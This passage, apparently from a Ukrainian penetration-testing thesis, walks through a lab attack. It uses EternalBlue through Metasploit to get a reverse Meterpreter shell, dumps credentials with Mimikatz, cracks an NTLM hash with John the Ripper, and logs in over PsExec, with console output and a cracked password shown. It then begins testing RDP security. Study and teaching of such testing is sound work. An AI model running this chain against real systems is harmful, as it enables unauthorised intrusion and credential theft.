

Рисунок 3.5.1.7 – Сканування портів утилітою NESSUS

Наступним кроком було також проаналізовано вразливості. При скануванні на вразливості утиліта NESSUS знайшла ряд вразливостей (рис.3.5.1.8) та серед них є вразливість, що була знайдена утилітою NMAP.



Рисунок 3.5.1.8 – Вразливості, що були знайдені утилітою NESSUS

Знайдена вразливість має назву CVE-2017-0144, або ETERNALBLUE, MS17-010. Більш відома під назвами WannaCry, notPetya (віруси-вимагачі).

Дана вразливість використовує вразливість SMB у системі Windows для отримання найвищих системних привілеїв та дозволяє зловмиснику виконати довільний код з правами адміністратора системи і цим може призвести до потенційного несанкціонованого доступу до конфіденційної інформації або навіть довільного коригування ходу технологічного процесу, у разі виявлення на об'єктах автоматизації. До вразливості схильні версії ОС Windows від Windows XP до Windows Server 2016. Саме цією вразливістю і скористаємось далі.

Наступним етапом тестування на проникнення є експлуатація. На цьому етапі будуть використовуватись такі інструменти як Metasploit, Meterpreter, Mimikatz та John the ripper.

Почнемо з інструменту Metasploit. Це Open Source проект, який був розроблений компанією Rapid7 для надання інформації про вразливості, допомогу у створенні сигнатур для IDS, створення та тестування експлойтів. Також проект включає базу опкодів (Opcode), архів шелкодів (Shellcode) та інформацію з досліджень інформаційної безпеки. Саме через такий широкий набір професійних інструментів він вважається «швейцарським ножом» пентестера.

Основними кроками експлуатації скрипта є:

- пошук, вибір і конфігурація експлойта;

- перевірка працездатності експлойта на машині хакера;
- вибір і конфігурація пейлоаду(коду, що буде виконаний на цільовій машині та забезпечить проникнення хакера в неї);
- вибір техніки кодування пейлоаду, щоб обійти IDS-системи якщо вони є;
- експлуатація коду.

Metasploit запускається командою **msfconsole** (рис. 5.3.1.9).

Рисунок 5.3.1.9 – Запуск Metasploit

Після вдалого запуску програми на екрані з’являється запрошення на ввід, де ми будемо конфігурувати шкідливий код. Для пошуку експлойтів використовується команда **search**. Саме з її допомогою ми будемо шукати шкідливий код Eternalblue. Для цього вводимо команду search з назвою потрібної вразливості. Як бачимо на рисунку 5.3.1.10, необхідний нам експлойт знаходиться першим у списку.



Рисунок 5.3.1.10 – Пошук шкідливого коду Eternalblue

Спочатку запустимо сканер, який знаходиться під номером 3. Виконання даної команди дозволить дізнатися чи є вразливою дана машина до вразливості ms17-010.

Для запуску сканера вводимо команду **use 3**. Далі командою **options** виводимо список налаштувань даного експлойту (рис. 5.3.1.11).

Рисунок 5.3.1.11 – Список налаштувань експлойту scanner

Серед налаштувань нам необхідна опція **RHOST**, яка відповідає за IP-адресу машини на яку буде запущена атака. Далі командою **set RHOST (IP)** задамо IP-адресу машини та запустимо скрипт командою **exploit**.

Як бачимо на рисунку 5.3.1.12, виконання даного експлойту дозволило нам дізнатися, що цільова машина вразлива до вразливості ms17-010. Отже, ми можемо продовжувати нашу роботу.



Рисунок 5.3.1.12 – Виконання експлойту scanner

Тепер ми можемо використовувати експлойт Eternalblue. Для його запуску необхідно застосувати команду **use exploit/windows/smb/ms17_010_eternalblue**.

Результат запуску ми можемо бачити на рисунку 5.3.1.13.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Рисунок 5.3.1.13 – Запуск експлойту Eternalblue

Цього разу як опцію також вказуємо **RHOSTS** та IP-адресу цільової машини.

Зазвичай параметри RPORT(порт який атакуємо), LHOST та LPORT (IP-адреса та порт) вказані по замовчуванню. Якщо ні – необхідно вписати їх власноруч. RPORT = 445, LPORT = 4444.

Також для полегшення роботи скрипту можна вказати логін, пароль, та назву домену AD. В нашому виді тестування вони не відомі, тому і вказувати нічого не потрібно.

Додатково можна вказати інший пейлоад командою **set PAYLOAD** або створити свій за допомогою **msfvenom**. Зазвичай програмою автоматично виставляється той пейлоад, який потрібен.

Результат виконання попередніх дій можна побачити на рисунку 5.3.1.14.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.42.130
RHOSTS ⇒ 192.168.42.130
msf6 exploit(windows/smb/ms17_010_eternalblue) >
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.42.130   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.42.129   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Рисунок 5.3.1.14 – Параметри експлойту Eternalblue

Після того, як вказали всі необхідні параметри, пишемо команду **exploit** та чекаємо поки з’явиться рядок запрошення **meterpreter** (рис. 5.3.1.15).



Рисунок 5.3.1.15 – Виконання команди exploit

Meterpreter – це розширене багатофункціональне навантаження, яке використовується в Metasploit Framework як уніфікована основа для постексплуатації. Це відмінний інструмент в арсеналі будь-якого пентестера, але він настільки популярний, що його сигнатури є в базах будь-якого захисного ПЗ – Windows 10, антивірус або навіть Google Chrome.

Тож в **meterpreter** вводимо команду **shell**(рис. 5.3.1.16) та потім **whoami**(5.3.1.17) щоб дізнатись під якими правами ми зайшли.

Рисунок 5.3.1.16 – Результат виконання команди shell



Рисунок 5.3.1.17 – Результат виконання команди whoami

В результаті виконання команди whoami ми можемо побачити, що зайшли під правами адміністратора та маємо доступ до багатьох функцій. Але для того, щоб повністю управляти ПК, необхідний доступ до облікового запису

адміністратора. Для цього будемо декодувати хеш паролів за допомогою програми Mimikatz.

Mimikatz — це програма з відкритим вихідним кодом, яка дозволяє користувачам переглядати та зберігати облікові дані аутентифікації, такі як квитки Kerberos.

Зловмисники зазвичай використовують Mimikatz для крадіжки облікових даних та підвищення привілеїв: у більшості випадків програмне забезпечення для захисту кінцевих точок та антивірусні системи виявляють та видаляють його. І навпаки, фахівці з тестування на проникнення використовують Mimikatz для виявлення та тестування вразливостей у мережах, щоб замовники тестування на проникнення потім могли їх виправити.

Першим кроком нам необхідно вийти з **Shell** назад в **meterpreter** за допомогою комбінації клавіш **CTRL + C** та прописати команди load mimikatz (рис. 3.5.1.18) та creds_all (рис. 3.5.1.19). Остання команда захоплює усі облікові дані в ОЗУ та відображує їх на екрані.



Рисунок 3.5.1.18 – Завантаження Mimikatz

Рисунок 3.5.1.19 – Результат виконання команди creds_all

В деяких випадках в полі **Password** одразу з’являється пароль. Але ми маємо лише NLTM хеш, який на наступних етапах тестування буде розшифровано та витягнуто звідти пароль адміністратора.

Для розшифрування NTLM будемо використовувати програму JOHN THE RIPPER.

JOHN THE RIPPER – це офлайн зломщик паролів, який підтримує сотні типів хешів та шифрів та працює на багатьох ОС, процесорах, графічних процесорах і навіть деяких FPGA.

Крім кількох типів хешей паролів crypt(3), що найчастіше зустрічаються у різних версіях Unix, за замовчуванням підтримуються хеш Kerberos AFS та Windows NT/2000/XP/2003 LM.

Інтерфейс та параметри програми JOHN THE RIPPER показано на рис. 3.5.1.20.



Рисунок 3.5.20 – Інтерфейс та параметри утиліти JOHN THE RIPPER

Для зламу паролю був використаний словник паролів «rockyou.txt» (див. рис. 3.5.1.21), який було завантажено з github [28]. Даний словник містить близько 15 мільйонів варіантів паролю.



Рисунок 3.5.1.21 – Словник паролів «rockyou.txt»

Для того, щоб зламати пароль, вводимо команду **--format=NT hash.txt –wordlist=rockyou.txt**, де **--format=NT** – вказання NTLM формату хешу, **hash.txt** – файл, де зберігається витягнутий за допомогою програми Mimikatz хеш, а **wordlist=rockyou.txt** - файл з варіантами паролів. Результат виконання даної команди можемо побачити на рисунку 3.5.1.22.



Рисунок 3.5.1.22 – Злам паролю за допомогою JOHN THE RIPPER

Тепер ми маємо пароль адміністратора **Qwerty1234**. З цим паролем ми можемо зайти в систему до облікового запису адміністратора. Для цього будемо використовувати **Metasploit** та **PsExec**.

PsExec – це зручна утиліта командного рядка, за допомогою якої можна запускати програми на віддалених Windows системах, перенаправляючи дані, що виводяться програмою на екран локального ПК. Утиліта корисна системним адміністраторам, оскільки інтегрована з консольними додатками та утилітами з метою зручного перенаправлення вхідних та вихідних даних. Але тут ми знову стикаємося з компромісом між зручністю та безпекою, оскільки PsExec може використовуватися хакерами для виконання шкідливих команд або виступати як RAT (Remote Access Trojan – програма троян для віддаленого доступу).

У Metasploit є змінена версія PsExec, що дозволяє легко підключатися до віддалених машин. Шукаємо утиліту в Metasploit за допомогою команди **search** та запускаємо командою **use**.

Далі в утиліті PsExec необхідно виконати наступні кроки:

- встановлюємо командою set rhosts IP-адресу сервера, до якого хочемо підключитись;
- командою set SMBPass вводимо розшифрований пароль;
- командою set SMBUser вводимо логін адміністратора
- запускаємо на виконання командою run.

Виконання попередніх кроків можна побачити на рисунку 3.5.1.23.

```
msf6 exploit(windows/smb/psexec) > set rhosts 192.168.42.130
rhosts ⇒ 192.168.42.130
msf6 exploit(windows/smb/psexec) > set SMBPass Qwerty1234
SMBPass ⇒ Qwerty1234
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser ⇒ Administrator
msf6 exploit(windows/smb/psexec) > set SMBDomain tdslab.local
SMBDomain ⇒ tdslab.local
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.42.129:4444
[*] 192.168.42.130:445 - Connecting to the server ...
[*] 192.168.42.130:445 - Authenticating to 192.168.42.130:445|tdslab.local as user 'Administrator' ...
[*] 192.168.42.130:445 - Selecting PowerShell target
[*] 192.168.42.130:445 - Executing the payload ...
[+] 192.168.42.130:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 192.168.42.130
[*] Meterpreter session 2 opened (192.168.42.129:4444 → 192.168.42.130:53734 ) at 2022-06-08 04:47:24 -0400
```

Рисунок 3.5.1.23 – Запуск PsExec

В результаті виконання попередніх дій нам вдалось зайти до облікового запису адміністратора з логіном **Administrator** та паролем **Qwerty1234**. Тепер

ми маємо повний контроль над ПК. Машину зламано і можна завершати тестування на проникнення та переходити до формування звітної документації.

3.5.2 Тестування кіберзахищеності протокола RPD

Клієнти для підключення RDP існують для більшості версій Microsoft Windows (включаючи Windows Mobile), Linux, Unix, macOS, iOS, Android та інших операційних систем. RDP-сервери вбудовані до операційних систем Windows; RDP-сервер для Unix та OS X також існує. За промовчанням сервер прослуховує TCP-порт 3389 та UDP-порт 3389.

Для тестування кіберзахищеності віддаленого робочого стола знадобиться дві віртуальні машини – Windows (цільова машина) та Kali Linux.

Алгоритм тестування кіберзахищеності наступний:

- збір інформації;
- Pass-The-Hash;
- BruteForce.

Цільова система підприємства з віддаленим робочим столом має IP-адресу 192.168.1.70. В даному випадку було показано найпростіший приклад зі зламом протоколу для управління віддаленим робочим столом.

Почнемо зі збору інформації про систему.

Інструмент **rdp-sec-check** перевіряє, які використовуються алгоритми шифрування та методи автентифікації, а також деякі інші параметри безпеки. Наприкінці перевірки rdp-sec-check підбиває короткий підсумок про можливі проблеми безпеки служби віддаленого робочого столу.

Інсталяція rdp-sec-check в Kali Linux робиться наступним чином:

- sudo cpan
- install Encoding::BER
- Ctrl+d

- wget https://raw.githubusercontent.com/portcullislabs/rdp-sec-check/master/rdp-sec-check.pl
- chmod +x rdp-sec-check.pl
- ./rdp-sec-check.pl --help

Тож проаналізуємо нашу машину за допомогою даного інструменту. Введемо команду для перевірки на безпеку через rdp-sec-check.

Результат можна побачити на рисунках 3.5.2.1 та 3.5.2.2.



Рисунок 3.5.2.1 – Результат виконання команди (1)



Рисунок 3.5.2.2 – Результат виконання команди (1)

Проаналізувавши результат виконання команди, можемо бачити, що у системи є проблеми з безпекою DOS.

Наступним кроком проскануємо дану машину через утиліту NMAP. Синтаксис команди зображено на рисунку 3.5.2.3.



Рисунок 3.5.2.3 – Синтаксис команди NMAP

Параметри в NMAP означають наступне:

- rdp-enum-encryption - визначає рівень безпеки та шифрування;
- rdp-ntlm-info - перераховує інформацію від віддалених служб RDP із включеною автентифікацією CredSSP (NLA);
- rdp-vuln-ms12-020 - перевіряє систему на вразливість ms12-020.

Як ми бачимо на рисунку 3.5.2.4, результат виконання попередньої команди дозволив нам дізнатися ім’я машини та доменного ім’я – **SOPA**. Але сканування не дало нам інформацію щодо ms-вразливостей.

